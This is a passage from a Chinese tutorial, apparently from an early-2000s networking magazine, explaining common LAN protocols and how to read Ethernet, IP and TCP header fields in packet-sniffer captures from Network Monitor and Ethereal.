ARP	在局域网中，所有的通信都是基于MAC的。因此，在局域网中如果主机A想与主机B通信，必然需要使用ARP解析协议来获得主机B的MAC地址，正因如此，我们看到的使用ARP协议的数据一般来说都应该是广播（在sniffer中会被标记上BROADCAST字样）；
RARP	ARP的作用是解析MAC地址，而RARP当然就是反过来了。一般地，两种协议会同时出现，而且形式均为广播（BROADCAST）；
HTTP	很熟悉的东西了，我们使用的web浏览器都是使用HTTP协议，例如IE；
NBT	NBT就是NetBIOS over TCP/IP，在Windows网络中，NBT常常用来查询主机信息。例如，主机名、主机共享信息等，而NBT在查询主机时，使用的往往是广播，所以，在sniffer中使用NBT协议的那条数据往往也会被标记上BROADCAST字样；
IPX	知道TCP/IP的人应该也会知道IPX/SPX吧！也是一种开放式协议，只是不像TCP/IP这样被使用得如此广泛。但在一些局域网中，IPX/SPX使用得还是比较普遍的；
NBIPX	和NBT很像，我们可以说是NetBIOS over IPX/SPX吧，主要在查找使用IPX协议的主机名时使用，一般也以广播的形式出现；
SMB	SMB = Server Message Block，简单说，就是一个文件、设备共享时使用的协议，还记得前段时间我们谈的SMB会话劫持吗？去看看吧，那会对你很有帮助的（参见2002年第6期《SMB会话劫持原理篇》）；
SAP	叫做“服务公告协议”，一般来说，在Windows网络中偶尔会有出现。因为，这是Windows的NWLINK（简单说来，就是Windows下的IPX/SPX协议）协议在定位服务器时使用到的东西，而且，经实验，一般情况下只有Windows的网络监视器才会嗅探到（注意：我只是说一般情况下，而并非绝对！）；
IGMP	组播协议（经常有人喜欢叫它多播协议，都是一样的），使用IGMP可以实现在线视频，但相对其他技术来说，该技术是比较难实现的，所以应该少有人用。对于一些支持IGMP的设备，它们会经常发送IGMP信息以确认自己的组员。另外，对Win9x系统来说，在没打补丁的情况下，可以使用IGMP攻击使其蓝屏；
RPC	曾几何时……（众人昏），这是个很难见到的协议，虽然说RPC无处不在，但是，被sniffer直接抓到的机会并不多。如果大家有条件的话，做一个kerberos的验证过程（最简单的实现方式就是win2k主机登录win2k主机的域过程了），并使用微软的网络监视器进行sniffer（其他sniffer我没试过，不敢保证），这样就会抓到以该协议进行传输的数据包了。关于RPC，具体的偶也没有研究过，目前只能提供这么多线索了；

呵呵，简单说了说一些常见协议，不过我感觉对sniffer分析来说，已经比较全面了，常见的sniffer结果中大家也就是这些了。至于具体的分析，我们下面会讲，不要急，先继续我们的基本功讲座。

除了协议外，我们还有一些很容易直观获得的信息，那就是IP（或MAC）地址和端口号。针对特定的主机或针对特定的端口作分析时，如果能注意到这两条信息，会非常有用！

另外，很多sniffer软件还会给出一些摘要信息，根据这些信息，可以帮助我们在大量相同协议的数据中选取需要的数据部分。关于这一点，在实例中将有体现，这里就不作过多阐述。下面看一下图7，这里我们可看到一些端口信息。




图 7

在细节列表中，我们可看到关于源和目的端口这样两条信息：

```
TCP  : Source Port = 0x046B
TCP  : Destination Port = Hypertext Transfer Protocol
```

注意这两条信息，这里说的就是源端口（Source Port）和目的端口（Destination Port）。源端口为0x046B，可以看出，这是一个十六进制的数值，折算为十进制后其值为1131，那就是说，源端口为1131 。而目的端口呢？后面写的是“Hypertext Transfer Protocol”，呵呵！不知大家看到它有没有眼熟呢？和HTTP比较一下，哈哈，HTTP就是它的缩写，这就说明了目标端口是HTTP端口。呵呵，不用说也知道是多少了吧！

OK！到此为止，第一步分析协议这部分就先简单说这些了。到目前为止，我们应该可以大致获得要分析的目标了，接下来我们还需要再深入。

第二步、分析数据

一般来说，嗅探结果在包结构上分为这几部分：

1.Ethernet — 这部分是以太网的包头，是必不可少的；

2.IP — 在TCP/IP的网络中，使用的是IP路由，因此，如果没有IP协议的封装，数据报将无法被路由，从而无法到达正确的目的地；

3.变化段1 — 这一段是不定的，其包类型决定于该数据承载何种数据包，例如，一个ping过程的sniffer的结果中，在这部分中就是ICMP数据包；

4.变化段2 — 这段内容多半是HTTP，在使用TCP传输的web请求和回送过程中，除了“变化段1”外，“变化段2”往往就是HTTP数据（图8）。

以上只是针对普遍情况来说的，对很多协议来说，这个结构并不适合套用。例如，前面说过的NBT，如果我们抓到了一个NBT的主机名查寻过程的话，其结构应该是这样的（图9）：

图9 简单描述了一个在局域网中使用NBT协议来查询主机名（在局域网中，这个过程几乎每一秒都在发生，是很常见的）时被捕获的数据包的结构。从协议类型上，可将这个数据包分为四个部分，分别是：Ethernet头、IP报头、UDP数据报和NBT数据报，在一个数据包中，四个部分的功能也是不同的：

1.Ethernet头：在目前的局域网中，局域网的类似都被定义为IEEE 802.3，该标准由最早的以太网（Ethernet）而来。




图 8




图 9

所以，现在的局域网又都被称为以太网（Ethernet），而在这种网络中传输的数据包，为了能根据该标准在网络中进行传输，就必须有一个Ethernet头部；

2.IP报头：和Ethernet头部类似，在以太网中，为了能完成传输，所以数据包要有个Ethernet头部。而在TCP/IP的网络中，为了能完成数据包的路由，数据包中必须有一个IP报头；

3.UDP数据报：在局域网里主机名字的查询过程中，我们都知道，使用的是NETBIOS，而NETBIOS其开放端口为TCP 139和UDP 137、UDP 138，在进行主机名字查询的过程中，使用的主要是UDP协议而并非TCP协议，而在UDP中，最常用的应该是UDP 137端口，通过UDP 137端口来完成名字查询的过程；

4.NBT数据报：作为一个NBT数据包，NBT的数据部分当然必不可少。这部分数据主要是承载一些具有NBT自身特性的东西，例如，在其中可能会包含一个NBT的标志段，还有传输过程中NBT特有的ID号等。

当然，其他一些特殊协议可能也会出现更希奇古怪的分段结构，我就不一一列举了，大家看到的时候细心些，就不难发现其结构了。

说了半天，都是理论，看一个实例。

这里给出图10（由于需要，只截取了细节部分，其他部分没有截取），仔细看：

```
Frame 13
Ethernet II
Internet Protocol
Transmission Control Protocol
Hypertext Transfer Protocol
```




图 10

这里给大家解释一下（该sniffer结果为Ethereal的嗅探结果）：

Frame 13：这个在Ethereal中其实就相当于一个标号，我们可以认为这是Ethereal启动后sniffer到的第13条数据信息，就数据分析来说，是没有什么作用的；

```
Ethernet II：以太网包头；
```

Internet Protocol：IP封装数据；
Transmission Control Protocol：TCP报头内容；
Hypertext Transfer Protocol：HTTP协议传输的内容；

从结构上来看这是一个典型的HTTP传输过程：

以太网包头是为了保证数据在局域网中能够被识别并被传送；

而IP报头则是为了能让数据包在TCP/IP网络上被路由；

TCP报头则是用来保证数据被准确而且正确地送至目的地；

HTTP协议则是承载了我们的HTTP请求和我们看到的结果——web页面。

从大体结构上来看，第二部的分析就是这么简单。如果说第一步是为了让我们从全部数据中找到分析对象的话，那么，第二步则是从我们已找到的分析对象中，再进一步的深入查找具体的需要被分析的数据段。

如此一步步走下来，可以确保我们的分析对象的正确性，从而避免不必要的时间上的和物质上的浪费。

不多说废话了，大家不要走开，广告之后，马上回来，进行我们最最……精彩的……

第三步：解剖数据

我们已经了解了分析对象，并能在被分析对象中找出我们需要分析的更具体、范围更小的一个对象，那么接下来呢？当然是把范围缩到更小、更小……直到得到想要的结果为止。

在这部分，我们需要一个实例，这样可以通过实例分析来更好地学习这一步。

这里，我们选取一个平时最常见的也是很典型的实例进行分析，那就是HTTP协议的一个从服务器端到客户端的回复过程（图11）：




图11

Frame：Base frame properties
ETHERNET：ETYPE = 0x0800 ：Protocol = IP： DOD Internet Protocol
IP：ID = 0x6867；Proto = TCP；Len：576
TCP：.A...，len:536，seq：441682101-441682637，ack：2793268882，win:16277，src：80 dst：1430
HTTP：Response (to client using port 1430)

其中，“Frame”是个标志性的信息，没有什么太大的意义；“ETHERNET”和“IP”的作用类似，一个是为了能在以太网中完成传输，一个是为了能在TCP/IP网络中完成传输，对任何一个数据，除非想要获得MAC或是IP地址，否则，这两个数据段内的数据没有太大的价值。

我们需要分析的是TCP和HTTP两个数据段内的数据。首先来看TCP段，在第二栏细节中双击打开，获得一个详细列表（图12）：




图12

TCP：Source Port = Hypertext Transfer Protocol
TCP：Destination Port = 0x0596
TCP：Sequence Number = 441682101 (0x1A5388B5)
TCP：Acknowledgement Number = 2793268882 (0xA67DE692)
TCP：Data Offset = 20 (0x14)
TCP：Reserved = 0 (0x0000)
+TCP：Flags = 0x10 ：.A....
TCP：Window = 16277 (0x3F95)
TCP：Checksum = 0xD7F8
TCP：Urgent Pointer = 0 (0x0)
TCP：Data：Number of data bytes remaining = 536 (0x0218)
（其中头部带加好“+”的部分表示该段内有多个子数据段）

Source Port = Hypertext Transfer Protocol：这行的意义很明显，是用来标识源端口的，Hypertext Transfer Protocol当然就说明了源端口是HTTP端口，默认为80；

Destination Port = 0x0596：这一行则说明目的端口，这是十六进制形式，我们将其转换为十进制后其值为1430；

Sequence Number = 441682101 (0x1A5388B5)：TCP/IP协议对此有定义，是TCP传输中产生的序列号，关于这部分的具体内容请自己参阅一些TCP/IP资料或书籍；

Acknowledgement Number = 2793268882 (0xA67DE692)：与上一行相似，这一行是用来标识ACK序列号的，ACK序列号在TCP连接的建立和传输过程中很重要，关于这部分的具体内容请自己参阅一些TCP/IP资料或书籍；

Data Offset = 20 (0x14)：数据偏移量，这个值用来标识数据的开始位置，这里的值是20，那么，说明真正的数据是在21字节（包括第21字节）开始的；

Reserved = 0 (0x0000)：TCP中的保留位，如果是使用IPv4的话，那么，该部分是有定义的，而且是强制性的定义，那就是该位必须全为0；

Flags = 0x10 ：.A....：这是TCP的表示位，其中包含六个标志位，在网络监视器中，双击这一行打开它，可看到下面的六个标志位的情况（图13）：




图13

TCP：..0..... = No urgent data
TCP：...1.... = Acknowledgement field significant
TCP：....0... = No Push function
TCP：.....0.. = No Reset
TCP：......0. = No Synchronize
TCP：.......0 = No Fin

这里的六个标志位及其值的状况分别为：URG=0、ACK=1、PSH=0、RST=0、SYN=0、FIN=0。

以上是六个标志位的设置情况，这里应该注意，这六位只是标志位，只有0和1两种值可以设置，如果被设置为0的话，表示无效，设置为1的话，表示有效。

关于这部分，不可能花过多篇幅进行讲解，如果有不懂的地方，可以参考一些TCP/IP相关的资料和书籍。

其中，**Window = 16277 (0x3F95)**：TCP窗口大小的值；

Checksum = 0xD7F8：校验段，为了保证数据的正确性；

Urgent Pointer = 0 (0x0)：当一个段数据有很高的优先权并要求最先送到时，该位就会被设置为1，否则为0，这一部分与前面的URG位是一样的；

Data: Number of data bytes remaining = 536 (0x0218)：这一部分就是数据部分了，这里面包含了传输的数据内容。

接下来，看看下面的HTTP段，双击打开获得列表（图14）：

```
TCP: Sequence Number = 441682101 (0x1A5388B5)
TCP: Acknowledgement Number = 2793268882 (0xA67DE692)
TCP: Data Offset = 20 (0x14)
TCP: Reserved = 0 (0x0000)
TCP: Flags = 0x10 : .A....
TCP: Window = 16277 (0x3F95)
TCP: Checksum = 0xD7F8
